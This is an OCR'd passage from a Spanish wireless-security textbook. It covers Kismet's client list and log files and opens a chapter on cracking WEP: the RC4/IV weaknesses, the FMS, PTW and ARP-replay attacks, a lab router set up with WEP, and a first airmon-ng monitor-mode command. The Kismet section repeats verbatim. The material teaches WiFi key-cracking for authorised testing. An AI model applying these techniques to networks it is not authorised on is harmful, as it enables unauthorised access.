
- lista de redes,
- lista de clientes,
- gráfico de paquetes,
- estado y
- panel lateral de información general a la derecha.




Puede elegir qué secciones visualizar en el menú **View**.




La lista de redes (**Network List**) muestra las redes detectadas en el modo de ajuste automático predeterminado. Para seleccionar una red y ver sus detalles y los clientes conectados, necesita cambiar el método de clasificación a otro, por ejemplo, usando **Tipo** o **Canal** en el menú **Sort**. Entonces, puede seleccionar una red en la lista haciendo clic en ella con el mouse.



Navegue a **Windows > Networks Details** para obtener información más detallada, como el BSSID, el canal, el fabricante, el nivel de señal, la velocidad de paquete, etc.





Si selecciona la opción **Clientes**, puede ver los clientes conectados a la red, junto con información útil, como la dirección MAC, los paquetes intercambiados y el fabricante del dispositivo cliente.

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
 Clients Sort Windows
Selected network: A0:64:8F:02:F5:4D (Anthony)
  MAC                Type      Freq  Pkts  Size Manuf
. A0:64:8F:02:F5:4D Wired/AP 2442   199    0B AskeyCom
  00:1E:37:4C:D8:38 Wired/AP 2412     1  254B Universa
  3C:FA:43:3E:E7:27 Wireless 2422    20  480B HuaweiTe
  A0:64:8F:02:F5:4B Wired/AP 2412     5    1K AskeyCom
```

En el caso de redes con SSID oculto, Kismet muestra la cadena **<SSID oculto>** en lugar del nombre de la red. Cuando un cliente intenta conectarse a la red, el AP envía el SSID con claridad en los paquetes de respuesta, lo que permite a Kismet descubrirlo, como ya se ha visto con airodump-ng.

Kismet genera los siguientes archivos de registro, de forma predeterminada en el directorio desde el que ha sido iniciado (pero puede cambiar esto en la directiva logtemplate en **kismet.conf**):

- Un archivo de captura de paquetes.
- Redes en formato de texto (.nettxt).
- Redes en formato XML (.netxml).
- Datos de GPS en formato XML (.gpsxml).

Los archivos de captura de paquetes pueden ser examinados mediante Wireshark y pueden contener datos de espectro, niveles de señal y ruido, y datos de GPS.

De hecho, Kismet, así como airodump-ng, puede integrarse con un receptor de GPS, a través del **gpsd daemon**, para establecer las coordenadas de las redes, las que también podrían usarse para realizar mapas gráficos con herramientas apropiadas, como **GISKismet**.

Nota

GISKismet

GISKismet es una herramienta de visualización para Kismet, incluida por defecto en Kali Linux que permite importar los archivos .netxml en una base de datos SQLite, para que pueda ejecutar consultas SQL en él y construir gráficos y mapas de las redes. Esta herramienta podría ser muy útil, especialmente al escanear redes grandes con muchos AP. Para obtener más información, consulte el sitio web de GISKismet http://tools.kali.org/wireless-attacks/giskismet.

Si selecciona la opción **Clientes**, puede ver los clientes conectados a la red, junto con información útil, como la dirección MAC, los paquetes intercambiados y el fabricante del dispositivo cliente.

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
 Clients Sort Windows
Selected network: A0:64:8F:02:F5:4D (Anthony)
  MAC                Type      Freq  Pkts  Size Manuf
. A0:64:8F:02:F5:4D Wired/AP 2442   199    0B AskeyCom
  00:1E:37:4C:D8:38 Wired/AP 2412     1  254B Universa
  3C:FA:43:3E:E7:27 Wireless 2422    20  480B HuaweiTe
  A0:64:8F:02:F5:4B Wired/AP 2412     5    1K AskeyCom
```

En el caso de redes con SSID oculto, Kismet muestra la cadena **<SSID oculto>** en lugar del nombre de la red. Cuando un cliente intenta conectarse a la red, el AP envía el SSID con claridad en los paquetes de respuesta, lo que permite a Kismet descubrirlo, como ya se ha visto con airodump-ng.

Kismet genera los siguientes archivos de registro, de forma predeterminada en el directorio desde el que ha sido iniciado (pero puede cambiar esto en la directiva logtemplate en **kismet.conf**):

- Un archivo de captura de paquetes.
- Redes en formato de texto (.nettxt).
- Redes en formato XML (.netxml).
- Datos de GPS en formato XML (.gpsxml).

Los archivos de captura de paquetes pueden ser examinados mediante Wireshark y pueden contener datos de espectro, niveles de señal y ruido, y datos de GPS.

De hecho, Kismet, así como airodump-ng, puede integrarse con un receptor de GPS, a través del **gpsd daemon**, para establecer las coordenadas de las redes, las que también podrían usarse para realizar mapas gráficos con herramientas apropiadas, como **GISKismet**.

Nota

GISKismet

GISKismet es una herramienta de visualización para Kismet, incluida por defecto en Kali Linux que permite importar los archivos .netxml en una base de datos SQLite, para que pueda ejecutar consultas SQL en él y construir gráficos y mapas de las redes. Esta herramienta podría ser muy útil, especialmente al escanear redes grandes con muchos AP. Para obtener más información, consulte el sitio web de GISKismet http://tools.kali.org/wireless-attacks/giskismet.

Resumen

En este capítulo se cubrió los conceptos básicos del escaneo inalámbrico y se vio cómo prácticamente descubrir y recopilar información sobre redes inalámbricas, usando dos de las herramientas más efectivas incluidas en Kali Linux: airodump-ng y Kismet.

En el próximo capítulo se cubrirá el protocolo WEP explicando por qué es inseguro, y verá cómo se puede descifrar las claves WEP usando las herramientas proporcionadas con Kali Linux.

Capítulo 6

Cracking del WEP

Este capítulo tratará sobre el protocolo WEP (*Wired Equivalent Privacy*) y sus vulnerabilidades, mostrando cómo descifrar las claves WEP con algunas de las herramientas incluidas en Kali Linux, a saber, la suite aircrack-ng y Fern WiFi Cracker.

Se cubrirán los siguientes temas:

- Introducción a WEP
- Ataques contra WEP
- Cracking WEP con aircrack-ng
- Cracking WEP con herramientas automatizadas
- Cracking WEP con Fern WiFi Cracker

6.1 Introducción al WEP

El protocolo WEP se introdujo con el estándar 802.11 original como un medio para proporcionar autenticación y encriptación a implementaciones de LAN inalámbricas. Se basa en el algoritmo de cifrado **RC4** (*Rivest Cipher 4*) que utiliza claves de 64 bits o de 128 bits:


- Clave de 64 bits (40 bits + 24 bits del vector de iniciación IV).
- Clave de 128 bits (104 bits + 24 bits del vector de iniciación IV).

La clave secreta, previamente compartida (*preshared secret key* o PSK), de 40 o 104 bits se concatena con un vector de iniciación seudoaleatorio IV (*Initialization Vector*) de 24 bits para generar el *keystream* por paquete, el cual es utilizado por el RC4 para los procesos reales de cifrado y descifrado. Por lo tanto, el *keystream* resultante podría ser de 64 o 128 bits de longitud.

Hay dos fases:

- En la fase de cifrado, se usa el cifrado **XOR** del *keystream* con el texto no cifrado para obtener el texto cifrado.
- En la fase de descifrado, se usa el cifrado **XOR** del texto cifrado con el *keystream* para obtener el texto no cifrado.

El proceso de encriptación se muestra en el siguiente diagrama:



Para más detalle sobre el cifrado **XOR**, vea el anexo 2 «Cifrado XOR».

6.2 Ataques contra el WEP

Antes que nada, debe saber que WEP es un protocolo inseguro y ha sido desaprobado por Wi-Fi Alliance. Sufre de varias vulnerabilidades relacionadas con la generación de los keystreams, el uso de IV y la longitud de las claves.

El IV se usa para agregar aleatoriedad al keystream, tratando de evitar la reutilización del mismo keystream para cifrar diferentes paquetes. Este propósito no se ha logrado en el diseño de WEP, porque el IV tiene solo 24 bits de longitud (con 2 ^ 24 = 16 777 216 valores posibles) y se transmite como texto sin cifrar dentro de cada trama. Por lo tanto, después de un cierto período de tiempo (dependiendo del tráfico de la red) se volverá a utilizar el mismo IV y, en consecuencia, el mismo keystream, lo que permitirá al atacante recopilar los textos de cifrado relativos y realizar ataques estadísticos para recuperar los textos no cifrados y la clave.

El primer ataque conocido contra WEP fue el ataque **Fluhrer, Mantin y Shamir** (FMS), en 2001. El ataque FMS se basa en la forma en que WEP genera los keystreams y en el hecho de que también utiliza IV débiles para generar keystreams débiles, haciendo posible que un atacante recoja una cantidad suficiente de paquetes cifrados con estos keystreams, los analice y recupere la clave.

La cantidad de IV que se deben recopilar para completar el ataque FMS es de aproximadamente 250000 para las claves de 40 bits y 1500000 para las claves de 104 bits.

El ataque FMS ha sido mejorado por Korek en el 2004, aumentando su rendimiento. Posteriormente, Andreas Klein encontró más correlaciones entre el keystream RC4 y la clave que las descubiertas por Fluhrer, Mantin y Shamir, que pueden utilizarse para crackear la clave WEP.

En 2007, **Pyshkin, Tews y Weinmann** (PTW) ampliaron la investigación de Andreas Klein y mejoraron el ataque FMS, reduciendo significativamente la cantidad de IV necesarios para recuperar con éxito la clave WEP.

De hecho, el ataque PTW no solo se basa en IV débiles como el ataque FMS y es más rápido y efectivo. Puede recuperar una clave WEP de 104 bits con una probabilidad de éxito del 50% utilizando menos de 40000 tramas y con una probabilidad del 95% con 85000 tramas.

El ataque PTW es el método predeterminado utilizado por aircrack-ng para descifrar claves WEP.

Tanto los ataques FMS como los ataques PTW necesitan recopilar un número bastante grande de tramas para tener éxito y se pueden realizar de forma pasiva, olfateando el tráfico inalámbrico en el mismo canal del AP objetivo y capturando trama. El problema es que, en condiciones normales, tendrá que pasar bastante tiempo para recopilar pasivamente todos los paquetes necesarios para los ataques, especialmente con el ataque FMS.

Para acelerar el proceso, la idea es volver a inyectar tramas en la red para generar tráfico en respuesta, de modo que pueda recolectar los IV necesarios más rápidamente. Un tipo de trama que es adecuado para este propósito es la solicitud ARP, porque el AP lo difunde y cada vez con un nuevo IV. Como usted no está asociado con el AP, si se le envía tramas directamente, se descartan y se envía una trama de desautenticación. En cambio, se puede capturar solicitudes ARP de clientes asociados y retransmitirlas al AP.

Esta técnica se llama ataque **ARP Request Replay** y también es adoptada por aircrack-ng para la implementación del ataque PTW.

6.3 Cracking del WEP con Aircrack-ng


Ahora que exploró las vulnerabilidades de WEP y sus ataques relativos, está listo para comenzar la parte práctica. En esta sección, verá cómo descifrar claves WEP con la suite Aircrack-ng.

En la fase de descubrimiento, se ha recopilado información sobre cada red que será probada, como, por ejemplo: el BSSID, el canal en el que opera y el protocolo de seguridad utilizado. Aquí, se enfocará en una red protegida por WEP y comenzará a capturar las tramas intercambiadas por el AP y los clientes asociados en el canal relativo.

6.3.1 Configuración de un router como AP con clave WEP

Para este ataque se ha configurado un router como AP. Puede usar su propio router o uno usado de los que abundan en el mercado. En este caso se configuró un router de marca TP-LINK modelo WR840N con la dirección IP 192.168.1.11 asociado a un router principal que tiene la conexión a Internet con la dirección IP 192.168.1.1. Para configurar el router como AP y colocar seguridad WEP se han seguido los siguientes pasos:


1. Conectar mediante un cable UTP el equipo (laptop o PC) a uno de los puertos LAN del router.
2. En un navegador, escribir la dirección IP del router `192.168.1.11`.
3. En la ventana abierta, acceda al **Panel de configuración** del router escribiendo como nombre de usuario `admin` y como contraseña `admin`.



4. En la sección **Modo de operación**, elija **Punto de acceso**.

5. En la sección **Inalámbrico**, establezca la opción WPS en **Deshabilitado**.

6. En la sección **Seguridad inalámbrica**, elija la opción **WEP** y coloque una clave sencilla de 64 bits, por ejemplo "0123456789".



7. Haga clic en **Guardar** y espere a que reinicie el router que ahora va a estar configurado como AP.

paso 1: Configurar el adaptador en modo monitor


Si el adaptador está en la interfaz **wlan**, inicie el modo monitor del adaptador inalámbrico, como ha visto en el capítulo 3, escribiendo el siguiente comando:

```
airmon-ng start wlan0
```

Si aparece el mensaje indicando que algunos procesos podrían causar error, use el comando kill seguido del número de los procesos:

